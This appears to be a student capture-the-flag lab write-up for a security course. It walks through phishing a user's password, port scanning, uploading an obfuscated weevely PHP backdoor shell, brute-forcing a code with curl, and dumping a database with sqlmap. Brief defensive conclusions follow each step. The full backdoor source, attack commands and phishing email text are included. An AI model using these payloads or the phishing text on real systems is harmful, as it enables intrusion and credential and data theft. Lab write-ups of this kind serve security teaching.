


- Access the files of user ‘bobdobbs’.
- Flag1 file found. To see the contents of the file, use VeraCrypt.



Name	Date modified	Type	Size
flag1-is-inside	2/26/2019 4:29 PM	File	2,048 KB

- Since Veracrypt needs user password, send a phishing email to the user.
- Password is ‘iuselongpasswords’.



Urgent!! Awaiting response..!!!!!!! Inbox ×

Aishwarya Hariharan Athreya <aathreya@umd.edu>
to enpm685
Wed, May 13, 8:15 PM (2 days ago)

Dear Bob,

This is to inform you that we have found some unusual activities going on with few of our customer's accounts. In order to safeguard all our customer's accounts, we are in the process of taking backup of data and doing a thorough check. Hence, we need your password to verify the same. We will reach out to you if we need any further assistance.


Let us know your password as soon as possible. Thank you for being our customer.

Best Regards,
Customer Service Team.

Bob Dobbs
to me
Wed, May 13, 8:44 PM (2 days ago)

My password is "iuselongpasswords"

- Bob




Drive	Volume	Size	Encryption Algorithm	Type
P:				
Q:				
R:				
S:	C:\Users\bobdobbs\...\flag1-is-inside	1.8 MB	AES	Normal
T:				
U:				
V:				
W:				
X:				
Y:				
Z:				

Volume: C:\Users\bobdobbs\Desktop\VeraCrypt Encrypted Files\flag1

☑ Never save history

- **Flag1** captured.

- **Conclusion:** All the ports like 445, other than the one required for communications, should be closed in-order to avoid such vulnerabilities. Phishing attacks are very common, and one should always verify the authenticity of any email before giving out passwords.




Name	Date modified	Type	Size
flag1-is-inside	2/26/2019 3:34 PM	Text Document	1 KB

flag1-is-inside - Notepad


```
flag1: "Great new movie idea -- Evil Hacker Dragon Monkey Ninjas From The Planet Kelper-4b!"
```

- Now, check all the open ports of the Ubuntu server using NMAP. Open port 59188 is unknown. Check by using telnet if it has any flags.




```
root@kali:~# nmap -p 1-65535 192.168.127.137
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-15 15:30 EDT
Nmap scan report for 192.168.127.137
Host is up (0.00082s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
59188/tcp open  unknown
MAC Address: 00:0C:29:52:CD:FF (VMware)

Nmap done: 1 IP address (1 host up) scanned in 2.44 seconds
```

- **Flag6** captured.
- **Conclusion:** All the ports like 59188, other than the one required for communications, should be closed in-order to avoid such vulnerabilities.



```
root@kali:~# telnet 192.168.127.137 59188
Trying 192.168.127.137...
Connected to 192.168.127.137.
Escape character is '^]'.
Welcome. Enter "ENPM685" and hit enter to see flag6.
ENPM685
flag6: you never know what you'll find when you portscan.
```

- Ubuntu server has open http port (80). Try checking all the links to see if there are any flags.



ENPM685 Pictures, Inc.

Welcome to the online home of ENPM685 Pictures, Inc.

We are a small movie production company that makes mockbusters of mockbuster films.

Current releases

- Sharknado 3
- 200 MPH
- Three Headed Shark
- Abraham Lincoln vs Zombies


We are always taking submissions for new movie ideas.

Upload your script or treatment to us: Choose File No file chosen Upload

We're hiring! check out our careers page

Contact our CEO, Bob Dobbs: enpm685@gmail.com

- **Flag5 captured** on careers page.




IT Manager

Requirements:

- Internet skills
- Nunchuck skills
- Windows XP/7/8/10 skills
- Linux skills
- F5 load balancer skills
- flag5: skills in reading between the lines
- Firewall skills
- Python scripting skills
- Port scanning skills

Send your resumes to our CEO, Bob Dobbs: enpm685@gmail.com


- There is an upload option, so I uploaded a file just to check if it sanitizes any uploads and to know where the uploaded files are stored. Use weevely to generate a backdoor script to leverage the upload function to login into the system.



```
root@kali:~# weevely generate password backdoortest.php
Generated 'backdoortest.php' with password 'password' of 762 byte size.
root@kali:~# ls
backdoortest.php  Documents  goterps.pcap  Pictures  Templates
Desktop           Downloads  Music         Public    Videos
root@kali:~# cat backdoortest.php
<?php
$i='aMontaMents("php://input"),$m)=aM=1aM){@aMob_start();@eaMvaaMl(@gzuncoaMmpaMress(aM@x';
$j='M$k{$jaM}aM;}}retuaMrn $o;}if(aM@paMreg_matcaMaMh("/$kh(.+)$aMaMkf/",@file_gaMaMet_c';
$S=';for($i=aM0aM;$i<$l;){for($jaM=0;($aMjaM<$c&&$i<$aMaMl);$aMj+aM+,$i++){$o.=$t{$i}^a';
$J='XxaMxOKQ8";aMfunaMction xaM($t,$k){$aMc=saMtrlen($k)aM;$l=strlaMen($t);$aMo=aMaM""';
$a='$k="5aMf4daMcc3b";aM$kaMh=aMaM"5aaMa765d61d83";$kf="27deb882caMf99";aM$p="FjdoyaMIeFOaM';
$X='an();$raM=@baaMseaM64_encode(aM@x(@gzaMcompressaM($o)aM,aM$k));prinaMt("$p$kaMh$r$kf");}';
$B='(@baMase6aM4_decoaMde($m[1]),$kaM)));$oaMaM=@ob_get_contenaMaMaMts();@ob_endaM_cle';
$F=str_replace('Z','','ZcrZeZaZte_fZunctiZon');
$p=str_replace('aM','',$a.$J.$S.$j.$i.$B.$X);
$G=$F('',$p);$G();
?>
root@kali:~# 
```


- Upload the generated file backdoortest.php from the upload button to obtain a weevely shell.

- List all the files from all the directory to see if there are any flags.
- Flag4 file found.



```
root@kali:~# weevely http://192.168.127.137/uploads/backdoortest.php password
/usr/share/weevely/core/sessions.py:219: YAMLLoadWarning: calling yaml.load() without Loader=..
. is deprecated, as the default Loader is unsafe. Please read https://msg.pyyaml.org/load for f
ull details.
  sessiondb = yaml.load(open(dbpath, 'r').read())

[+] weevely 3.7.0

[+] Target:     192.168.127.137
[+] Session:    /root/.weevely/sessions/192.168.127.137/backdoortest_0.session

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely> : sett debug True
www-data@final:/var/www/html/uploads $ ls
Try.txt
backdoortest.php
hash.txt
www-data@final:/var/www/html/uploads $ cd ..
www-data@final:/var/www/html $ ls
careers.php
flag4.php
index.php
movies
movies.php
site.tar
upload.php
uploads
```


- Try opening the file in the browser to see the contents. Code-0001 is not the right code.



192.168.127.137/flag4.php?code
Not secure | 192.168.127.137/flag4.php?code=0001
Apps
Applying for a Sche...
Virginia Departmen...
Learn what docume...
Dashb


You entered the wrong code. Try again

- Use Curl to check against different codes using the below script.




```
root@kali:~# curl "http://192.168.127.137/flag4.php?code=[0000-9999]" > trycode.txt
```

- At code = 0263, **Flag4** is captured
- **Conclusion:** Sanitize the contents of the file when there is any upload functionality to avoid system access vulnerabilities.




```
You entered the wrong code.  Try again--_curl_--http://192.168.127.137/flag4.php?code=0260
You entered the wrong code.  Try again--_curl_--http://192.168.127.137/flag4.php?code=0261
You entered the wrong code.  Try again--_curl_--http://192.168.127.137/flag4.php?code=0262
flag4: I'm not scared of a little base64 encoding--_curl_--http://192.168.127.137/flag4.php?cod
e=0263
You entered the wrong code.  Try again--_curl_--http://192.168.127.137/flag4.php?code=0264
You entered the wrong code.  Try again--_curl_--http://192.168.127.137/flag4.php?code=0265
You entered the wrong code.  Try again--_curl_--http://192.168.127.137/flag4.php?code=0266
```

- SQLMap is an automated penetration testing tool for SQL injection. Use sqlmap on the server machine using any URL accessed by the server to check if there are any flags.




```
root@kali:~# sqlmap -u http://192.168.127.137/movies.php?id=sharknado
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.3.11#stable}
|_ -| . [,]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is ill
egal. It is the end user's responsibility to obey all applicable local, state and federal laws.
 Developers assume no liability and are not responsible for any misuse or damage caused by this
 program

[*] starting @ 13:28:09 /2020-05-15/
```

❖ Database details are obtained using sqlmap.




```
[13:28:09] [INFO] testing connection to the target URL
[13:28:09] [INFO] heuristics detected web page charset 'ascii'
[13:28:09] [INFO] checking if the target is protected by some kind of WAF/IPS
[13:28:09] [INFO] testing if the target URL content is stable
[13:28:10] [INFO] target URL content is stable
[13:28:10] [INFO] testing if GET parameter 'id' is dynamic
[13:28:10] [INFO] GET parameter 'id' appears to be dynamic
[13:28:10] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (pos
sible DBMS: 'MySQL')
[13:28:10] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cro
ss-site scripting (XSS) attacks
[13:28:10] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for othe
r DBMSes? [Y/n] n
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level
```

❖ Use - -dbs to fetch the database details.




```
root@kali:~# sqlmap -u http://192.168.127.137/movies.php?id=sharknado --dbs
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.3.11#stable}
|_ -| . [,]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is ill
egal. It is the end user's responsibility to obey all applicable local, state and federal laws.
 Developers assume no liability and are not responsible for any misuse or damage caused by this
 program

[*] starting @ 13:33:01 /2020-05-15/

[13:33:01] [INFO] resuming back-end DBMS 'mysql'
[13:33:01] [INFO] testing connection to the target URL
[13:33:01] [INFO] heuristics detected web page charset 'ascii'
```

❖ Flag3 database found. Use - -dump to fetch the details of each database.




```
---
[13:33:01] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL ≥ 5.5
[13:33:01] [INFO] fetching database names
available databases [5]:
[*] flag3
[*] information_schema
[*] movies
[*] mysql
[*] performance_schema

[13:33:01] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.127.137
'
```



```
root@kali:~# sqlmap -u http://192.168.127.137/movies.php?id=sharknado --dump
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.3.11#stable}
|_ -| . [']     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is ill
egal. It is the end user's responsibility to obey all applicable local, state and federal laws.
 Developers assume no liability and are not responsible for any misuse or damage caused by this
 program

[*] starting @ 13:34:44 /2020-05-15/
```

- ❖ **Flag3** captured.
- ❖ **Conclusion:** It is important to make sure that all the databases on the server and systems in the network are not vulnerable against SQL injection



```
/dump/movies/movies.csv'
[13:34:44] [INFO] fetching columns for table 'flag3' in database 'movies'
[13:34:44] [INFO] fetching entries for table 'flag3' in database 'movies'
Database: movies
Table: flag3
[4 entries]
+----+-------------+--------------------+------------+---------+
| id | ssn         | name               | title      | salary  |
+----+-------------+--------------------+------------+---------+
| 1  | 000-00-0001 | Bob Dobbs          | CEO        | 1       |
| 2  | 000-00-0002 | C. Montgomery Burns| Contractor | 100000  |
| 3  | 111-22-9876 | Brad Pitiful       | Actor      | 9000000 |
| 4  | 220-00-1234 | Alan Smithee       | Director   | 25000   |
+----+-------------+--------------------+------------+---------+

[13:34:44] [INFO] table 'movies.flag3' dumped to CSV file '/root/.sqlmap/output/192.168.127.137
/dump/movies/flag3.csv'
```